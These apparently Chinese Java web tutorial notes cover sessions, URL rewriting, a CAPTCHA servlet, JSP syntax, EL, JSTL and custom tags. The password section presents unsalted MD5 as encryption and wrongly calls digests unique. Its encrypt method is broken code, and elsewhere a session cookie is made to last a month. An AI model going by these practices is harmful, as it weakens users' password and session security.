**设置JSESSIONID超时时间：**

|  |
| --- |
| /\*设置JSESSIONID的时间，不会随着浏览器关闭而丢失！\*/  Cookie c = **new** Cookie("JSESSIONID",session.getId());  c.setMaxAge(1\*30\*24\*60\*60);//1个月  response.addCookie(c); |

**Session登陆验证**

Session既然区分不同的客户端，所以可以利用Session来实现对访问资源的保护。如可将资源划分为登录后才能访问。

使用Session实现验证的步骤如下：

步骤一、为Session对象绑定数据：

HttpSession s = request.getSession();

s.setAttribute("uname"，"Rose");

步骤二、读取Session对象中的绑定值，读取成功代表验证成功，读取失败则跳转回登录页面：

HttpSession s = request.getSession();

if(s.getAttribute(“uname”)==null){

response.sendRedirect(“logIn.jsp”);

}else{

//… …

}

**Session优缺点**

Session数据保存在服务器端，安全性高，能保存更多的数据类型和更多的数据量，

Session的安全性是以牺牲服务器资源为代价的，如果用户量过大，会严重影响服务器的性能。

**浏览器禁用Cookie后的Session处理：URL重写**

**为什么要URL重写**

若浏览器禁用Cookie，则SID无法保存，Session对象将不能再使用。为了在禁用Cookie后依然能使用Session，可通过URL重写来保存SID。

**什么是URL重写**

浏览器在访问服务器的某个地址时，在原有地址后追加SessionID。

如：原有地址的写法为http://localhost:8080/test/some

重写后的地址写法为http://localhost:8080/test/some;jsessionid=4E113CB3

**如何实现URL重写**

生成链接地址和表单提交时，使用如下代码：

<a href="<%=response.encodeURL(String url)>">链接地址</a>

如果是重定向，使用如下代码代替response.sendRedirect()：

response.encodeRedirectURL(String url);

**验证码设置步骤**

绘制验证码图片不仅仅需要随机生成要绘制的内容，同时要配合Java中与绘图有关的一套API来完成。绘制API将画板、画笔、颜料、字体等都解释为对象，绘制的过程就是这些对象互相配合完成的。主要涉及Graphics、Font等类型。

**绘制验证码图片**

package web;

import java.awt.\*;

import java.awt.image.BufferedImage;

import java.io.IOException;

import java.io.OutputStream;

import java.util.Random;

import javax.servlet.\*;

import javax.servlet.http.\*;

public class CheckcodeServlet extends HttpServlet {

private int width = 80; //图片的宽度

private int height = 30;//图片的高度

public void service(HttpServletRequest request,

HttpServletResponse response)

throws ServletException, IOException {

/\*

\* 绘图

\*/

//step1,创建一个内存映像对象(画板)

BufferedImage image = new BufferedImage(width,height,

BufferedImage.TYPE\_INT\_RGB);

//step2,获得画笔

Graphics g = image.getGraphics();

//step3,给笔上色

Random r = new Random();

g.setColor(new Color(r.nextInt(255), r.nextInt(255),r.nextInt(255)));

//step4,给画板设置背景颜色

g.fillRect(0, 0, width, height);

//step5,绘制一个随机的字符串

String number = r.nextInt(99999) + "";

g.setColor(new Color(0,0,0));

//new Font(字体,风格,大小)

g.setFont(new Font(null,Font.ITALIC,24));

g.drawString(number, 5, 25);

//step6,加一些干扰线

for(int i=0;i < 8;i++){

g.setColor(new Color(r.nextInt(255),

r.nextInt(255),r.nextInt(255)));

g.drawLine(r.nextInt(width),

r.nextInt(height), r.nextInt(width),

r.nextInt(height));

}

/\*

\* 压缩图片并输出到客户端(浏览器)

\*/

response.setContentType("image/jpeg");

OutputStream ops =response.getOutputStream();

javax.imageio.ImageIO.write(image, "jpeg", ops);

ops.close();

}

}

**配置web.xml文件**：

<?xml version="1.0" encoding="UTF-8"?>

<web-app version="2.4"

xmlns="http://java.sun.com/xml/ns/j2ee"

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee

http://java.sun.com/xml/ns/j2ee/web-app\_2\_4.xsd">

<servlet>

<servlet-name>CheckcodeServlet</servlet-name>

<servlet-class>web.CheckcodeServlet</servlet-class>

</servlet>

<servlet-mapping>

<servlet-name>CheckcodeServlet</servlet-name>

<url-pattern>/checkcode</url-pattern>

</servlet-mapping>

</web-app>

**HTML页面中添加如下代码加入该图片**：

<img src="checkcode"/>

**密码加密之摘要加密**

**摘要加密的特点**：

不适用密钥，使用摘要加密算法对明文进行加密之后会得到密文，无法反推出明文。

唯一性：不同的明文有不同的密文。

不可逆性：即使知道了摘要加密算法，也无法反推出明文。

**如何实现摘要加密**

public class MD5Util{

private static void test1() throws NoSuchAlgorithmException{

String str = "I love you";

MessageDigest md = MessageDigest.getInstance("md5");

//依据指定的加密算法进行加密

byte[] buf = md.digest(str.getBytes());

//因为字节数组不方便使用，所以，将其转换成一个字符串

//BASE64Encoder的encode方法可以将任意的一个字节数组转换成一个字符串

BASE64Encoder base = new BASE64Encoder();

String str2 = base.encode(buf);

System.out.println(str2);

}

public static String encrypt(String origStr){

MessageDigest md = MessageDigest.getInstance("md5");

byte[] buf = md.digest(str.getBytes());

BASE64Encoder base = new BASE64Encoder();

String str = base.encode(buf);

return str;

}

}

**防止表单重复提交：使用session设置Token令牌**

　　产生页面时，服务器为每次产生的Form分配唯一的随机标识号Token，隐藏在hidden表单中，同时在当前用户的Session中保存这个标识号。当提交表单时，服务器比较hidden和session中的标识号是否相同，相同则删除Session中Token并处理表单数据，否则服务器提示请勿重复提交或session已失效。

注意：恶意用户可利用这一性质，不断重复访问页面，以致Session中保存的标识号不断增多，最终严重消耗服务器内存。可以采用在Session中记录用户发帖的时间，然后通过一个时间间隔来限制用户连续发帖的数量来解决这一问题。

注意：对于查询操作，一定不要加token，防止攻击者通过查询操作获取token进行csrf攻击。但并不是这样攻击者就无法获得token，只是增大攻击成本而已。

另一种**不安全**的方法：第一次提交后把已经提交的信息写到cookie中，当第二次提交时，由于cookie已经有提交记录，因此第二次提交会失败。不过，cookie存储有个致命弱点，如果cookie被劫持（xss攻击很容易得到用户cookie），那么黑客将直接实现csrf攻击。

* 1. **JSP简介**

**Jsp**：Java Server Page（提供Java服务的页面）。

**特点**：既可以写html代码，也可以写java代码。jsp页面需要交给tomcat服务器运行。

**JSP运行目录**：%tomcat%/work，这个目录下存放jsp页面运行过程中产生的临时文件。

**三大动态网页开发技术**：PHP、ASP、JSP

**jsp的生命周期**

翻译：hello.jsp → hello\_jsp.java

编译：hello\_jsp.java → hello\_jsp.class

构造方法：hello\_jsp类

\_jspInit方法

\_jspService方法

\_jspDestroy方法

**运行原理**：

**第一次访问JSP**：翻译；编译、构造类、执行类中方法

**第n次访问JSP（未修改JSP页面）**：执行类中的方法


**修改了jsp页面后**：重走**第一次访问JSP**的过程。

**问题：运行的class类是什么类？**

public final class \_01\_hello\_jsp extends org.apache.jasper.runtime.HttpJspBase

public abstract class org.apache.jasper.runtime.HttpJspBase extends javax.servlet.http.HttpServlet implements javax.servlet.jsp.HttpJspPage

**结论**：jsp的源文件是一个servlet！**jsp就是一个servlet**！！！servlet的技术可以用在jsp上！



* 1. **JSP语法**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | **语法** | **作用** | **备注** | **翻译** |
| **JSP模板** | HTML代码 | JSP页面的html代码就是模板 |  | out.write("内容"); |
| **JSP表达式** | <%= 变量或表达式 %> | 输出变量或表达式的值 | 结尾不能用分号 | out.write("内容"); |
| **JSP脚本** | <% 语句 %> | 执行java语句 | 结尾要有分号 | 拷贝为\_jspServcice方法中的语句 |
| **JSP声明** | <%! 成员变量或方法 %> | 声明成员变量或方法 | 声明的变量是成员变量，声明的方法是成员方法（不能与已有方法重复） | 拷贝为类中的成员变量和方法及代码块 |
| **JSP注释** | <%-- 注释内容 --%> |  |  | 忽略 |
| **HTML注释** | <!-- 注释内容 --> | **若有Java代码，会被执行** | Java不认识HTML注释 | out.write("内容"); |
| ***JSP指令*** | <%@ 指令名 属性=值 %> | 转译成Servlet时的格式控制 |  | page之import翻译为Java之import。  page之pageEncoding翻译为Java之response.setContentType方法 |

**注意：1）不要声明和翻译后的java文件相同的方法名 2）jsp脚本不能声明方法**

|  |  |
| --- | --- |
|  | **time.jsp** |
| <!-- JSP指令 -->  <%@page pageEncoding=*"utf-8"*%>  <!doctype html>  <html>  <head>  <meta charset=*"utf-8"*>  <title>JSP页面中的Java代码类型</title>  </head>  <body>  <%-- jsp声明 --%>  <%!  **public** **double** pf(**double** d) {  **return** d \* d;  }  %>  <ul>  <%-- jsp脚本 --%>  <%  **for** (**int** i = 0; i < 10; i++) {  %>  <%-- jsp表达式，无分号 --%>  <li><%=pf(Math.random())%></li>  <%-- jsp脚本 --%>  <%  }  %>  </ul>  <%-- JSP指令 --%>  <%@include file=*"time.jsp"*%>  </body>  </html> | <%@  page pageEncoding=*"utf-8"*  contentType=*"text/html"*  import=*"java.util.\*,java.text.\*"*  %>  <%  Date date = **new** Date();  SimpleDateFormat sdf = **new** SimpleDateFormat("HH:mm:ss");  String now = sdf.format(date);  %>  <p>当前系统时间是：<%=now%></p> |

* 1. **JSP三大指令**

**page指令**：告诉服务器如何翻译jsp文件（要在页面置顶）

language="java" 设置翻译语言：（目前只有java）

<%@ page import=“java.util.\*,java.sql.\*“ %> 导包：（导多个包用逗号隔开或写成多条）

<%@ page pageEncoding=“UTF-8“ %> 设置翻译JSP文件的编码

<%@ page contentType=“text/html;charset=utf-8“ %> 设置Content-Type响应报头

session="false" 关闭session功能

buffer="8kb" 设置缓存区大小（默认8kb，可为none）

autoFlush 自动

isThreadSafe

isELIgnored="false" 是否忽略EL表达式

errorPage="/common/error.jsp" 指定jsp错误处理页面

isErrorPage="true" 使exception内置对象可用（exception对象可查询错误信息）

|  |
| --- |
| <!-- 配置全局的错误处理页面，通常配置404和500错误 -->  <error-page>  <error-code>404</error-code>  <location>/common/404.html</location>  </error-page>  <error-page>  <error-code>500</error-code>  <location>/common/500.jsp</location>  </error-page> |

**Include指令**：用于引入其他页面文件内容（页面重用）（先合并再翻译）（源码引入，也叫静态引入）

<%@ include file=“header.html” %>

注意：建议目标文件格式为jspf（jsp flagments），其页面不要使用全局的html标签。

**taglib指令**：用于导入jsp标签库

* 1. **JSP九大内置对象（隐含对象）**

|  |  |  |
| --- | --- | --- |
| **隐含对象** | **类型** | **说明** |
| request | HttpServletRequest | 请求对象 |
| response | HttpServletResponse | 响应对象 |
| config | ServletConfig | Servlet配置对象 |
| application | ServletContext | Servlet上下文对象 |
| session | HttpSession | 会话对象 |
| page | Object | 代表JSP文件翻译后的Java类，即this |
| pageContext | PageContext | JSP页面上下文（自定义标签常用） |
| exception | Throwable | 异常信息对象 |
| out | JSPWriter | 输出数据流对象，带缓存的PrintWriter |

**pageContext对象**

1）通过pageContext对象获取其他8个内置对象

场景：使用自定义标签的时候

2）作为域对象使用

2.1 保存数据到page域

pageContext.setAttribute("name", Object); // PAGE\_SCOPE

2.2 保存数据到其他域

pageContext.setAttribute("name", Object, PageContext.REQUEST\_SCOPE);

pageContext.setAttribute("name", Object, PageContext.SESSION\_SCOPE);

pageContext.setAttribute("name", Object, PageContext.APPLICATION\_SCOPE);

2.3 获取数据从page域

pageContext.getAttribute("name"); // PAGE\_SCOPE

2.4 获取数据从其他域

Object pageContext.getAttribute("name",PageContext.REQUEST\_SCOPE);

Object pageContext.getAttribute("name",PageContext.SESSION\_SCOPE);

Object pageContext.getAttribute("name",PageContext.APPLICATION\_SCOPE);

2.5 移除域

pageContext.removeAttribute()

2.5 自动搜索四个域数据（搜索顺序从小到大：page域、request域、session域、application域、null）

pageContext.findAttribute("name");

**out对象**

常用方法：

out.wirter("内容"); 把内容写入缓存或把已满的写入PrintWriter

out.flush(); 刷新缓存

out.getBufferSize(); 获取当前缓冲区大小

out.getRemaining(); 获取当前缓冲区剩余大小

比较：1）PrintWrite类直接往浏览器写出内容；2）JspWriter类相当于带缓存的PrintWriter

当满足以下条件，缓存区内容会写入到PrintWriter中：缓存区已满、缓存区关闭（buffer="0kb"）、手动刷新缓存、jsp页面执行完毕。

**异常处理**

**编程式的****异常处理**：使用转发跳转到指定页面进行提示说明，**程序级的异常宜用此法**。

**在Servlet中**：

catch (Exception e) {

e.printStackTrace();

request.setAttribute("error\_msg","系统繁忙，稍后重试");

request.getRequestDispatcher("error.jsp").forward(request, response);

}

**声明式的异常处理**：统一指定异常跳转的页面。**系统级别的异常宜用此法**。

**在****web.xml中**：

<error-page>

<exception-type>java.lang.Exception</exception-type>

<location>/error.jsp</location><!—用绝对路径，项目名无需写 -->

</error-page>

或者

<error-page>

<error-code>404</error-code>

<location>/WEB-INF/error.jsp</location>

</error-page>

一般404错误（客户端错误）和500错误（服务器错误）包含了大多数错误

**在Servlet中**：

catch (Exception e) {

e.printStackTrace();

//将异常抛给容器处理，异常类型要与web.xml中声明的一致

throw new ServletException（e）；

}

* 1. **EL表达式**

EL（Expression Language）表达式用于替代jsp表达式。JSTL标签用于替代jsp脚本。EL可嵌入JSTL中。

**使用EL表达式获取数据前目标数据一定要先放入域对象中！！！**

执行过程：从**pageContext、request、session、application**中依次根据绑定名查找所绑定对象（getAttribute()），并调用其getXxx()方法，将返回值输出。**若无绑定名或属性值，输出””；若无属性名。输出null。**

**语法**

a）四个域中获取：${变量} （从小到大顺序：pageContext、request、session、application、空字符串（""））

等价于：<%=pageContext.findAttribute("变量")%>

b）指定域中获取：${域范围.绑定名.属性名}

域范围：pageScope、requestScope、sessionScope、applicationScope

**获取普通字符串数据**

${name} 等价于：<%=name %>

**获取Bean对象数据**

${student.name} 等价于：<%=student.getName() %>

${student[var]}**（动态读取，var为变量）**

**动态读取示例**：

<%! User obj = new User(1, “胡萝卜”); %>

<% session.setAttribute(“user”, obj); %>

<% session.setAttribute(“var”, ”id”); %>

${sessionScope.user[sessionScope.var]} //输出“1”

<% session.setAttribute(“var”, ”name”); %>

${sessionScope.user[sessionScope.var]} //输出“胡萝卜”

**获取数组数据**

${arr[0] } 等价于：<%=arr[index] %>

**获取List集合数据**

${list[index] } 等价于：<%=list.get(index) %>

**获取Map集合数据**

${map[key] } 等价于：<%=map.get(key) %>

**运算**

算术运算： ${a+b} 整数相除值为小数

逻辑运算： ${true && true}

关系运算： ${a>b}

判空运算： ${empty obj} 主要用于判断字符串，集合是否为空，是空或为null及找不到值时都会输出true

**获取11个内置（隐含）对象**：${隐式对象名称}

|  |  |  |  |
| --- | --- | --- | --- |
| **隐含对象名称** | **描 述** | **例子** | **等价于** |
| pageContext | 对应于JSP页面中的pageContext对象（注意：取的是pageContext对象。） | ${pageContext.request.contextPath} | <%=  pageContext.getRequest().getContextPath()  %>  或者：**<%=request.getContextPath() %>** |
| pageScope | 代表page域中用于保存属性的Map对象 | ${pageScope.绑定名} |  |
| requestScope | 代表request域中用于保存属性的Map对象 | ${requestScope.绑定名} | <%=request.getAttribute("绑定名") %> |
| sessionScope | 代表session域中用于保存属性的Map对象 | ${sessionScope.绑定名} | <%=session.getAttribute("绑定名") %> |
| applicationScope | 代表application域中用于保存属性的Map对象 | ${applicationScope.绑定名} | <%=application.getAttribute("绑定名") %> |
| param | 表示一个保存了所有请求参数的Map对象 | ${param.name}或  ${param['name']} | <%=  request.getParameter("name")  %> |
| paramValues | 表示一个保存了所有请求参数的Map对象，它对于某个请求参数，返回的是一个string[] | ${paramValues.name[0]}或  ${paramValues['name'][0]} | <%=  request.getParameterValues("name")[0]  %> |
| header | 表示一个保存了所有http请求头字段的Map对象 | ${header['host'] }<br/> | <%=request.getHeader("host") %> |
| headerValues | 同上，返回string[]数组。注意：如果头里面有“-” ，例Accept-Encoding，则要headerValues [“Accept-Encoding”] | ${headerValues['host'][0]} | <%=  request.getHeaders("host").nextElement() %> |
| cookie | 表示一个保存了所有cookie的Map对象 | ${cookie['JSESSIONID'].name}  ${cookie['JSESSIONID'].value} | <%=  request.getCookies()[index].getName()  %>  <%=  request.getCookies()[index].getValue()  %> |
| initParam | 表示一个保存了所有web应用初始化参数的map对象 | ${initParam['AAA']} | <%=  application.getInitParameter("AAA") %> |

**注意**：

获取headerValues时，如果头里面有“-”，例Accept-Encoding，则要headerValues["Accept-Encoding"]

获取cookie时，例${cookie.key}取的是cookie对象，如访问cookie的名称和值，须${cookie.key.name}或${cookie.key.value}

有些Tomcat服务器如不能使用EL表达式：1）升级成tomcat6。 2）在JSP中加入<%@ page isELIgnored="false" %>

**EL表达式保留关键字**

**And eq gt true**

**Or ne le false**

**No lt ge null**

**instanceof empty div mod**

* 1. **JSP标签**

**JSP内置标签：JSP Action（JSP动作）**使用时不需要导入标签库

**<jsp:include>**：动态引入（先翻译再合并）（可携带参数）

**<jsp:include page="relativeURL | <%=expression%>" flush="true|false" />**

page属性用于指定被引入资源的相对路径，它也可以通过执行一个表达式来获得。

flush属性指定在插入其他资源的输出内容时，是否先将当前JSP页面的已输出的内容刷新到客户端，默认为false。

**静态包含vs动态包含区别**：

|  |  |  |  |
| --- | --- | --- | --- |
|  | **原理不一样** | **语法不一样** | **能否传参** |
| **静态包含** | 先合并再翻译 | include指令：<%@include%> | 不能 |
| **动态包含** | 先翻译再合并 | include标签：<jsp:include /> | 可以 |

**<jsp:forward>**：请求转发

**<jsp:forward page="relativeURL | <%=expression%>" />**

page属性用于指定请求转发到的资源的相对路径，它也可以通过执行一个表达式来获得。

**<jsp:param>**：为<jsp:include>和<jsp:forward>传参（放入彼标签内）

语法1：

<jsp:include page="relativeURL | <%=expression%>">

<jsp:param name="parameterName" value="parameterValue|<%= expression %>" />

</jsp:include>

语法2：

<jsp:forward page="relativeURL | <%=expression%>">

<jsp:param name="parameterName" value="parameterValue|<%= expression %>" />

</jsp:include>

<jsp:param>标签的name属性用于指定参数名，value属性用于指定参数值。在<jsp:include>和<jsp:forward>标签中可以使用多个<jsp:param>标签来传递多个参数。

**JavaBean组件**：

<jsp:useBean>：用于在JSP页面中查找或实例化一个JavaBean组件。

<jsp:setProperty>：用于在JSP页面中设置一个JavaBean组件的属性。

<jsp:getProperty>：用于在JSP页面中获取一个JavaBean组件的属性。

|  |  |
| --- | --- |
| **标签** | **语法** |
| **<jsp:useBean>**  在指定的域范围内查找指定名称的JavaBean对象。如果存在则直接返回该JavaBean对象的引用；如果不存在则实例化一个新的JavaBean对象并将它以指定的名称存储到指定的域范围中。 | <jsp:useBean id="beanName" class="package.class" scope="page|request|session|application"/>  **id属性**：指定JavaBean实例对象的引用名称和其存储在域范围中的名称。  **class属性**：指定JavaBean的完整类名。  **scope属性**：指定JavaBean实例所存储的域范围：page（默认）、request、session和application。  **带标签体的<jsp:useBean>标签**  **语法**：<jsp:useBean ...>Body</jsp:useBean>  **功能**：Body部分的内容只在<jsp:useBean>标签创建JavaBean的实例对象时才执行。  **注意**：默认采用page域，每次都是没有的，所以执行，而如果是session域，第一次没有，以后都有，除非session过期，application类推… |
| **<jsp:setProperty>**  设置和访问JavaBean对象的属性。 | <jsp:setProperty name="beanName" {property="propertyName" value="{string | <%= expression %>}" | property="propertyName" [ param="parameterName" ] | property= "\*"  }/>  **name属性**：指定JavaBean对象的名称。  **property属性**：指定JavaBean实例对象的属性名。  **value属性**：指定JavaBean对象的某个属性的值，value的值可以是字符串，也可以是表达式。为字符串时，该值会自动转化为JavaBean属性相应的类型，如果value的值是一个表达式，那么该表达式的计算结果必须与所要设置的JavaBean属性的类型一致。  **param属性**：将JavaBean实例对象的某个属性值设置为一个请求参数值，该属性值同样会自动转换成要设置的JavaBean属性的类型。  **注意：**  1、在通过该标签设置Bean的属性值时对于八种基本类型，该标签可以将字符串自动转换，而其他类型无法转换。比如Date，param=“<%=new Date()%>”  2、param和\*设置(param对请求参数的自动转型) |
| **<jsp:getProperty>**  读取JavaBean对象的属性。 | <jsp:getProperty name="beanInstanceName" property="PropertyName" />  **name属性**：指定JavaBean实例对象的名称，其值应与<jsp:useBean>标签的id属性值相同。  **property属性**：指定JavaBean实例对象的属性名。  **注意：**  如果一个JavaBean实例对象的某个属性的值为null，那么，使用<jsp:getProperty>标签输出该属性的结果将是一个内容为“null”的字符串。 |

**例**

|  |
| --- |
| <%@ page language="java" import="java.util.\*,entity.Student" pageEncoding="utf-8"%>  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">  <html>  <head>  <title>操作javabean标签</title>  </head>  <body>  <%--构造javabean对象：Student s = new Student(); --%>  <jsp:useBean id="s" class="entity.Student"/>    <%--给javabean对象赋值：s.setName("eric"); s.setAge(20);  name: 给哪个对象赋值  property: 给对象的哪个属性赋值  value：赋的值  --%>  <jsp:setProperty name="s" property="name" value="eric"/>    <%--获取javabean的属性：s.getName(); s.getAge();  name:获取哪个对象  property：获取对象的哪个属性  --%>  <jsp:getProperty name="s" property="name" />  </body>  </html> |

**<jsp:useBean>原理**：

<jsp:useBean id="currentDate" class="java.util.Date"/>

翻译成的Servlet源码：

java.util.Date currentDate = null;

synchronized (\_jspx\_page\_context) {

currentDate = (java.util.Date) 　　　 　　　 \_jspx\_page\_context.getAttribute(

"currentDate", PageContext.PAGE\_SCOPE);

if (currentDate == null){

currentDate = new java.util.Date();

\_jspx\_page\_context.setAttribute("currentDate",

currentDate, PageContext.PAGE\_SCOPE);

}

}

**JSTL标签（标准标签）**

**什么是JSTL**

java standard tag libarary：Sun公司Java标准标签库，由apache组织负责维护。JSTL的发布包有两个版本：

Standard-1.0 Taglib（JSTL1.0）：支持 Servlet2.3 和 JSP1.2 规范，Tomcat4 支持这些规范。

Standard-1.1 Taglib（JSTL1.1）：支持 Servlet2.4 和 JSP2.0 规范，Tomcat5 支持这些规范。

**jstl标签库分类**

核心标签库(c)（重要）

国际化标签库(fmt)

JSTL函数库/EL函数库(fn)

SQL标签库(sql)

XML标签库(x)

**如何使用JSTL**

1. 导入jstl的支持jar包到WEB-INF/lib目录下，以便于系统可以加载所需要的类。在java5.0之后jstl已经是属于5.0的支持包里面。
2. 使用taglib指令导入需要的标签库以定位对应的类：**uri**命名空间与目标tld文件的<uri>一致，**prefix**前缀与目标tld文件的<short-name>一致。

语法：**<%@taglib uri="目标tld文件中的<uri>" prefix="目标tld文件的<short-name>" %>**

示例：**<%@taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>**

1. 使用标签。

**核心标签库的标签**

|  |  |  |
| --- | --- | --- |
| 保存域对象数据 | **<c:set var=”**变量名**” value=”**变量值**” scope=”**保存到哪个域**”/></c:set>** | **scope**：page（默认）、request、session、application。  **target**：用于指定要设置属性的对象，这个对象必须是JavaBean对象或java.util.Map对象  **property**：用于指定当前要为对象设置的属性名称 |
| 获取域对象数据 | **<c:out value="**变量值**" default=”**当value值为null或””时使用默认值代替**” escapeXml=”**是否转义输出（原样输出），默认为true**”> </c:out>**  *例：<c:out value="${name}" default="<h3>标题3</h3>" escapeXml="false"></c:out>* | **value**: **EL表达式**。 |
| 单条件判断 | **<c:if test="**条件表达式**"></c:if>**  *例：<c:if test="${10>8}"><input type="submit" value="提交"/></c:if>*  *例：<c:if test="${user.gender =='m'}" var="rs" scope="request">男</c:if>*  *<c:if test="${!rs}">女</c:if>*  ***注意：不要写成<c:if test="~~${user.gender }=='m'~~">男</c:if>***  ***正确写法应为：<c:if test="${user.gender =='m'}">男</c:if>（运算符要写在EL表达式里面）*** | **test**为true则执行if标签体内容。  test true boolean 决定是否处理标签体中的内容的条件表达式  **var**：用于指定将test属性的执行结果保存到某个Web域中的某个属性的名称  **scope**：指定将test属性的执行结果保存到哪个Web域中 |
| 多条件判断 | **<c:choose>**  **<c:when test="**条件表达式**"></c:when>**  **<c:otherwise></c:otherwise>**  **</c:choose>**  *例：*  *<c:set var="user" value="eric" scope="session"></c:set>*  *<c:choose>*  *<c:when test="${!empty sessionScope.user}">*  *欢迎回来，你的用户名是 ：${sessionScope.user}，*  *<a href="">【退出登录】</a>*  *</c:when>*  *<c:otherwise>*  *请先<a href="">注册</a>或<a href="">登录</a>*  *</c:otherwise>*  *</c:choose>* | **test**为true则执行if标签体内容。 |
| 遍历数组/List集合/Map集合 | **<c:forEach></c:forEach>**  *例：*  *遍历List集合：*  *<c:forEach items="${list}" var="student" varStatus="varSta">*  *序号：${varSta.count } 姓名：${student.name1 } - 密码： ${student.password }<br/>*  *</c:forEach>*  *遍历Map集合： forEach标签遍历Map集合时，会使用Entry封装键值对，通过getKey()获取键对象，通过getValue()获取值对象*  *<c:forEach items="${map}" var="entry">*  *编号： ${entry.key } - 姓名:${entry.value.name1 } - 密码： ${entry.value.password }<br/>*  *</c:forEach>* | **begin**：从哪个元素开始遍历（索引从0开始）；  **end**：遍历到哪个元素；  如果指定items属性，就从集合中的第begin个元素开始进行迭代，begin的索引值从0开始编号；如果没有指定items属性，就从begin指定的值开始迭代，直到end值时结束迭代。  **step**：指定迭代步长，即迭代因子的迭代增量。默认1。  **items**: 需要遍历的数据（数组|List|Map|字符串）。如果是获取域数据，那么使用EL表达式获取；  **var**：指定将当前迭代到的元素保存到page域中的属性名称；  **varStatus**: 指定将代表当前迭代状态信息的对象保存到page域中的属性名称。例如 count属性: 表示当前遍历的是哪个元素，从1开始  **varStatus**: 指定将代表当前迭代状态信息的对象保存到page域中的属性名称。 |
| 拆分遍历字符串 | **<c:forToekens items=”**需要遍历的字符串**” delims=”**指定分割符号，可多个**” var=”**每个内容的名称**”></c:forTokens>**  *例：*  <c:forTokens items="${str}" delims="-" var="s">${s },</c:forTokens> |
| URL重写 | **<c:url>**  value：指定要构造的URL，/表示day15  var：指定将构造出的URL结果保存到Web域中的属性名称  scope：指定将构造出的URL结果保存到哪个Web域中 | URL重写就是将会话标识号以参数形式附加在URL地址后面 |
| 重定向 | **<c:redirect url=””></c:redirect>** |  |
| 捕获异常 | **<c:catch [var="varName"]>nested actions</c:catch>** |  |
| 参数 | 在JSP页面进行URL的相关操作时，经常要在URL地址后面附加一些参数。<c:param>标签可以嵌套在<c:import>、<c:url>或<c:redirect>标签内，为这些标签所使用的URL地址附加参数。<c:param>标签在为一个URL地址附加参数时，将自动对参数值进行URL编码，例如，如果传递的参数值为“中国”，则将其转换为“%d6%d0%b9%fa”后再附加到URL地址后面，这也就是使用<c:param>标签的最大好处。  http://localhost:808/servlet/MyServlet?name=“中国”  示例：<c:param name=“name” value=“中国" /> |  |

**自定义标签（简单标签）**

当现有的标签无法满足需求的时候，就需要开发者自行开发标签。

**开发步骤**

**1）开发标签处理程序：编写一个继承SimpleTagSupport的java类，覆盖doTag方法**

|  |
| --- |
| **package** tag;  **import** java.io.IOException;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.jsp.JspException;  **import** javax.servlet.jsp.JspWriter;  **import** javax.servlet.jsp.PageContext;  **import** javax.servlet.jsp.tagext.SimpleTagSupport;  **public** **class** HelloTag **extends** SimpleTagSupport {  **private** String info;  **private** **int** qty;  // 对应标签属性，在jsp页面赋值  **public** **void** setInfo(String info) {  **this**.info = info;  }  // 对应标签属性，在jsp页面赋值  **public** **void** setQty(**int** qty) {  **this**.qty = qty;  }  @Override  **public** **void** doTag() **throws** JspException, IOException {  PageContext pageContext = (PageContext) **this**.getJspContext();  JspWriter out = pageContext.getOut();  // 通过PageContext获取到其他8个内置对象  HttpServletRequest request = (HttpServletRequest) pageContext.getRequest();  // 获取客户端的IP地址  String ip = request.getRemoteHost();  // 输出IP地址  out.write("当前客户端的IP为：" + ip + "<br />");  // 输出在jsp中定义的内容  **for** (**int** i = 0; i < qty; i++) {  out.println(info + "<br/>");  }  }  } |

**2）在项目的WEB-INF目录下建立tld文件，用于声明标签库信息和标签信息，内容可参考核心标签库的c.tld内容**

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <taglib xmlns=*"http://java.sun.com/xml/ns/j2ee"* xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xsi:schemaLocation=*"http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-jsptaglibrary\_2\_0.xsd"*  version=*"2.0"*>  <!-- 标签库的版本号 -->  <tlib-version>1.1</tlib-version>  <!-- 标签库的简单名称，对应于taglib指令的prefix属性值 -->  <short-name>c1</short-name>  <!-- 标签库的唯一名称 ，对应于taglib指令的uri属性值-->  <uri>http://www.tarena.com.cn/mytag</uri>  <!-- 定义一个标签 -->  <tag>  <!-- 标签名称 -->  <name>hello</name>  <!-- 标签处理程序的全名： 包名+类名 -->  <tag-class>tag.HelloTag</tag-class>  **<!--**  **标签体输出格式**  **JSP：** 可以写jsp脚本或表达式，也可以执行！（只能用在传统标签）  **scriptless：** 不能写jsp脚本或表达式！（可以是EL和JSP动作）  **empty：** 没有标签体  **tagdependent：** 可以写jsp脚本或表达式，但按照脚本的原样输出（EL也是原样输出）  **-->**  <!-- 标签体内容输出格式 -->  <body-content>empty</body-content>  <!-- 定义标签属性 -->  <attribute>  <name>info</name>  <required>true</required>  <rtexprvalue>false</rtexprvalue>  </attribute>  <!-- 定义标签属性 -->  <attribute>  <name>qty</name>  <required>true</required>  <rtexprvalue>true</rtexprvalue>  </attribute>  </tag>  </taglib> |

**3）在jsp页面顶部导入自定义标签库并使用库中标签**

|  |
| --- |
| <%@ page language=*"java"* contentType=*"text/html;"* pageEncoding=*"utf-8"*%>  <%-- 导入自定义标签库 --%>  <%@taglib uri=*"http://www.tarena.com.cn/mytag"* prefix=*"c1"*%>  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">  <html>  <head>  <meta http-equiv=*"Content-Type"* content=*"text/html; charset=utf-8"*>  <title>Insert title here</title>  </head>  <body>  <%-- 使用标签库中的标签 --%>  <c1:hello info=*"hello kitty"* qty=*"10"* />  </body>  </html> |

**执行过程**

前提： tomcat启动的时候，会读取day12项目下的WEB-INF的文件。包括web.xml和tld文件。

